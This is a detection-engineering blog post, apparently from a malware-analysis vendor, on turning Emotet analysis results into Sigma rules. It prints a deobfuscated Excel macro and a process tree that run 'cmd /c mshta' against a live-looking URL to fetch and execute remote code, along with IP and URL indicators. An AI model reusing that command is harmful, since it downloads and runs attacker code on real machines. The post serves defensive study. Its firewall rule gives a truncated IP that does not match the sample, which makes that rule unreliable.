In the last part of the SOC Level Up series, we introduced Sigma — an open-source framework to write one rule that can be used in multiple environments. In this blog, we will show how Sigma rules can be used for threat hunting and detection.

Security teams and especially SOC analysts are overwhelmed with data while attack surfaces are growing and cyber attackers find new ways to breach organizations while staying undetected, making the security teams' difficulties more painful. The solution might sound obvious — have a well-defined security posture to prevent threats from getting into the system, but with the constantly evolving threat landscape and existing pain points of security teams, this is easier said than done. Therefore, it is critical to proactively hunt and detect threats in the organization, for any incidents in which the threat bypassed all of the security measures and infiltrated the environment.

How Sigma Can Help in Threat Hunting

To detect threats you need to know what is happening in the environment, which can be accomplished using logs and monitoring tools (which are based on logs too). But these days the issue is that there are too many logs — too much information — that SOC analysts and security teams are not capable of analyzing and processing them all. So SIEM platforms came to help, providing the ability to aggregate, query, and extract important information from the logs. Essentially making it possible to proactively hunt for threats inside the organization.

While security tools are evolving, so do cyber attackers. This progression makes threat detection even more significant and forces the security community to further evolve the hunting and detection strategy. The new and more advanced approach to threat hunting is detection engineering — a process of constantly evolving and tuning to detect threats before they cause significant damage. In a way it requires a change in the mindset, you need to see the traces left by a threat as detection opportunities and use them to detect the threat in your organization.

Sigma is a universal markup language for analyzing logs, allowing you to write rules for detecting a threat based on the threat's detection opportunities. The flexibility of Sigma rules makes it possible to use detection rules created by other members of the security community and utilize them in your organization, since the rule can be compiled for any SIEM and log source.


Below, we will show how to identify detection opportunities in blogs or security tools, and how to use this information to create your own detection rules using Sigma.

How to Use Sigma Rules For Threat Hunting

Creating detection rules is not an easy task, for two main reasons.

First, you need to find indicators that can be used to detect the threat, either by performing an analysis of existing samples of the threat or by locating them in technical reports and threat intelligence feeds. Frequently the detection information is "hidden" among the rest of the details. Either way, it requires time and effort to find useful information that can be used in detection rules.

The other difficulty is making an efficient rule, one that will not trigger false positive alerts and is not too strict to avoid miss detection of threats. Detection rules are made of different indicators of compromise and behavior artifacts, all of which can be arranged in what is known as the Pyramid of Pain (created by David J Bianco). The idea is to organize attack indicators in ascending order based on the "pain" it will cause the attackers when these indicators are detected and denied from them by security tools. But the more harm it will cause the attacker, the harder it is for security teams to identify these indicators. For example, a file's hash is the easiest indicator to find and to detect but it is also trivial for threat actors to modify it simply by changing one bit in a file. On the other hand, detecting a threat based on its behavior (TTPs) requires more effort from the security team — they need to execute the threat in a sandbox and understand its execution flow. But for threat actors, it is also much harder to change the behavior of the threat and stay undetected.




Pyramid of Pain by David J Bianco

Using Sigma to Write Detection Rules for Emotet

Let's take a look at Emotet — a dangerous malware that has been operating since 2014. Despite the arrests and the efforts of law enforcement in January 2021, the malware is still operating. Emotet started as a banking information stealer, but it kept evolving during its time of operation and became a full-scale cybercrime organization that is also able to deploy other threats into compromised systems.


Usually, the chain of execution that drops Emotet consists of a phishing email with attached decoy document that tricks the user to click a link or just open the file allowing the execution of malicious code that leads to Emotet execution. Our goal is to write detection rules for Emotet, so let's take a look at a recently discovered sample of Emotet. We will use oleid and olevba to discover the macros embedded in the file (for more information, check out this blog about analyzing malicious Office files).



```
' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:J19       , PartialEvaluation   , =EXEC("cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html")
' CELL:J24       , End                 , HALT()
+----------+--------------------+------------------------------------------+
|Type      |Keyword             |Description                               |
+----------+--------------------+------------------------------------------+
|Suspicious|EXEC                |May run an executable file or a system    |
|          |                    |command using Excel 4 Macros (XLM/XLF)    |
|IOC       |http://91.240.118.16|URL                                       |
|          |8/zzx/ccv/fe.html   |                                          |
|IOC       |91.240.118.168      |IPv4 address                              |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious |
|          |                    |code                                      |
+----------+--------------------+------------------------------------------+
```

From this short analysis, we know that the malicious document will execute commands using cmd and it will use a signed binary called MSHTA to download and execute code from a given URL. Using legitimate and signed binaries is a very common technique used by threat actors — you can read more about how to detect MSHTA and related techniques here.

In general, the process tree of the threat execution provides very useful detection indicators. We can get even more information by executing the sample in a sandbox environment and inspecting the process tree as shown below.



```
Process Tree

EXCEL.EXE
pid 2984 | "C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE" "C:\Users\<USER>\AppData\Local\Temp\<ANALYZED-FILE-NAME>" /dde

    cmd.exe
    pid 2324 | cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html

        mshta.exe
        pid 2248 | mshta  http://91.240.118.168/zzx/ccv/fe.html
```

Process tree of the sample election in Intezer.

We will use the following information to make a basic Sigma rule:

- The sample connects to the IPip address 91.240.118[.]16
- URL: "http://91.240.118[.]168/zzx/ccv/fe.html"

- The processes that are executed are excel.exe -> cmd.exe -> mshta.exe

```
title: Emotet document execution detection author: Intezer logsource: category: process_creation product: windows detection: selection1: ParentImage: - 'excel.exe' Image: - 'cmd.exe' commandline|contains: - 'mshta' condition: selection1
```

Detection rule for Emotet based only on process execution.

This rule is based exactly on the information we have found in our analysis making the rule very strict (for instance we detect only the cmd process that was executed by Excel, so if the threat actor tries using Word instead of Excel we will miss the execution). In some cases we will want to keep our rule strict to avoid false positives, in other cases it can be useful to add relevant information. For example, in some cases Emotet uses Word documents so we can extend the rule to include detection of cmd processes that execute Word, Excel, and PowerPoint. This way the detection will cover other variants of the threat. A good example of a rule that covers more variants of shell execution by Office software is a rule created by Michael Haag, Florian Roth, Markus Neis, Elastic, FPT.EagleEye Team called proc_creation_win_office_shell.yml.

```
title: Emotet Download IP author: Intezer logsource: category: firewall detection: select_outgoing: dst_ip: - '91.240.118.16' condition: select_outgoing
```

Detection rule for Emotet server based on the IP address from the sample

```
title: Emotet IP addresses author: Intezer logsource: category: webserver detection: selection1: c-uri|contains: 'http://91.240.118.168/zzx/ccv/fe.html' condition: selection1
```

Detection rule for Emotet based on the URL from the sample

We used two networking indicators in our detection rule, but there are many resources with information that we can use to enhance our Emotet detection indicators (including github and twitter).

There is a "But"

Emotet is a threat that is constantly evolving not only its features but also its infrastructure which is based on botnets that deliver the malware to victims' systems, allowing the attackers to constantly change the domains and the IP addresses of these servers. As described in the Pyramid of Pain, mentioned above, it is relatively easy for attackers to change the hashes and IP addresses once they are detected by security tools and organizations. This makes some of the detection rules useless as the indicators are not relevant anymore.


Our goal is to have solid detection rules that will not produce false positive alerts and will help protect the organization. We need to make our Sigma rules more advanced, to catch variants within a malware family like Emotet.

Take the Detection Opportunities a Step Further

To be able to detect Emotet and similar threats that evolve, we need to find the detection indicators that are shared among the malware family. This detection strategy will produce alerts that are specific for a certain threat, because we will use indicators that are part of the threat's behavior and were used more than once.

To implement this approach we will need to have information about the connections between samples of the same malware family, and identify detection indicators that are common in a specific malware family. Intezer offers this capability, with a proprietary code reuse database that also extracts valuable information about the detection indicators of different malware samples. In the next section here, we will show how to build Sigma rules using detection indicators that are shared among several samples of the same threat.

Let's examine another Excel file that delivers Emotet:



Malicious

SHA256
12315dbe67fd3db9ce3c1f520fef14e10e946b7a1d8628583c2a26949312edc5
VIRUSTOTAL Report (21 / 58 Detections)
non_executable excel

Malicious.
Malicious file behaviour was observed during the dynamic execution

Analyzed on Mar 22nd 2022

Activity-based Detection Opps
Ideal for creating SIEM and EDR rules SIGMA

Artifact Type	Artifact	Source	Seen In	Related Samples
Process Tree	wscript.exe ↳ cmd.exe ↳ rundll32.exe	Process Tree	Emotet	Related Samples
Process Tree	EXCEL.EXE ↳ wscript.exe	Process Tree	Emotet	Related Samples
Process Tree	EXCEL.EXE ↳ wscript.exe ↳ cmd.exe	Process Tree	Emotet	Related Samples
File Write	C:\Users\<USER>\Documents\%ProgramData%\Microsoft\Windows\Start Menu\Programs\Accessories\...	File Activity	Chapak	Related Samples
File Write	C:\Users\<USER>\Application Data\Microsoft\Forms\EXCEL.box	File Activity	Emotet	Related Samples

Artifact Type Filter

☑ All		
☐ Process Tree	(3)
☐ File Write	(11)

Analysis of Emotet

The file was executed in Intezer’s sandbox and its behavior was analyzed allowing the platform to extract detection indicators. In this file we have 24 indicators total and five of them were previously seen in other Emotet samples. The indicators of this file can produce good detection rules as they are based on the execution process, which is a key part of the malware. This reduces the chances of the threat actor changing these indicators (unlike file names or URLs that are easy to change).

We can use the information provided by Intezer to produce the following Sigma rule:

```
title: Emotet vbs execution detection author: Intezer logsource: category: process_creation product: windows detection: selection1: ParentImage: – 'excel.exe' Image: – 'wscript.exe' commandline|contains: – 'vbs' condition: selection1
```


Emotet detection rule based on indicators that are common in the Emotet family.

```
title: Emotet family file creation detection author: Intezer logsource: product: windows category: file_event detection: filename: TargetFilename|endswith: – 'Application Data\Microsoft\Forms\EXCEL.box' condition: filename
```

Emotet detection based on indicators that are common in the Emotet family

Both rules are based on behavior that was seen in different samples of Emotet. We can make the first rule even more strict by using specific commands and file names in the ‘commandline’ specification. The second rule is based on a file that is seen in Emotet samples — while it might look like a false positive, based on our observations this file can be used as a good indication of malicious activity caused by Emotet.

Recently Intezer added detection opportunities per family to allow you to stay ahead of emerging threats. This feature allows users to get all of the detection artifacts that were seen in a specific family and combined with Intezer’s API allows users to extract up-to-date behavioral artifacts, so you can create rules to proactively hunt for the existence of a threat within your organization and create updated detection rules.



Family:
Emotet Malware Edit

Synonyms	Geodo, Heodo, Emotet - S0367, Feodo Version C
Description	While Emotet historically was a banking malware organized in a botnet, nowadays Emotet is mostly seen as infrastructure as a service for content delivery. For example, since mid 2018 it is used by Trickbot for installs, which may also lead to ransomware attacks using Ryuk, a combination observed several times against high-profile targets. It is always stealing information from victims but what the criminal gang behind it did, was to open up another business channel by selling their infrastructure delivering additional malicious software. From malware analysts it has been classified into epochs depending on command and control, payloads, and delivery solutions which change over time. Emotet has been taken down in January 2021.
References	https://intezer.com/blog/intezer-analyze/fantastic-payloads-and-where-we-find-them https://www.intezer.com/mitigating-emotet-the-most-common-banking-trojan/ https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet https://www.pwc.co.uk/cyber-security/assets/cyber-threats-2019-retrospect.pdf https://www.youtube.com/watch?v=q8of74upT_g + 189 more
Date	Discovered ~Summer 2014

Ideal for creating SIEM and EDR rules SIGMA

Artifact Type	Artifact	First Seen	Related Samples
Network	94.140.115.8:80	29 Apr 22 | 15:57	Related Samples
Network	139.180.205.161	29 Apr 22 | 15:57	Related Samples
Network	http://94.140.115.8/drew/9NpK1iuSndX8m9/uctWEqscBHHwltNt0bRvJ/1tEW36CZKFLEvorC/gZ...	29 Apr 22 | 04:20	Related Samples
Network	http://94.140.115.8/drew/xomZPQIijy5PCKSq3MLuX/Pa0OApEEZaYbxGOt/zw5rzGpYt2d7rUn/...	29 Apr 22 | 04:20	Related Samples
Network	http://94.140.115.8/drew/ztwO9I6un6drU285G5GmViQ/WhNuWUT1Jo/9W69m7Ou9QtEpxjIF/...	29 Apr 22 | 04:20	Related Samples

Family page view for Emotet in an enterprise account, showing the relevant detection opportunities

Conclusion

Creating good and efficient detection rules is a form of art. There could be more than one “correct” way to write a rule from the same indicators. But at the end of the day, our goal is to detect threats and stop them and for that we need to know which indicators are unique to a specific threat and less likely to change among the variants of the malware.

You can get IoCs, artifacts, and other detection opportunities for creating Sigma rules using Intezer. Sign up for a free account at analyze.intezer.com

Nicole Fishbein

Nicole is a malware analyst and reverse engineer. Prior to Intezer she was an embedded researcher in the Israel Defense Forces (IDF) Intelligence Corps.

Emotet pyramid of pain sigma rules Threat Hunting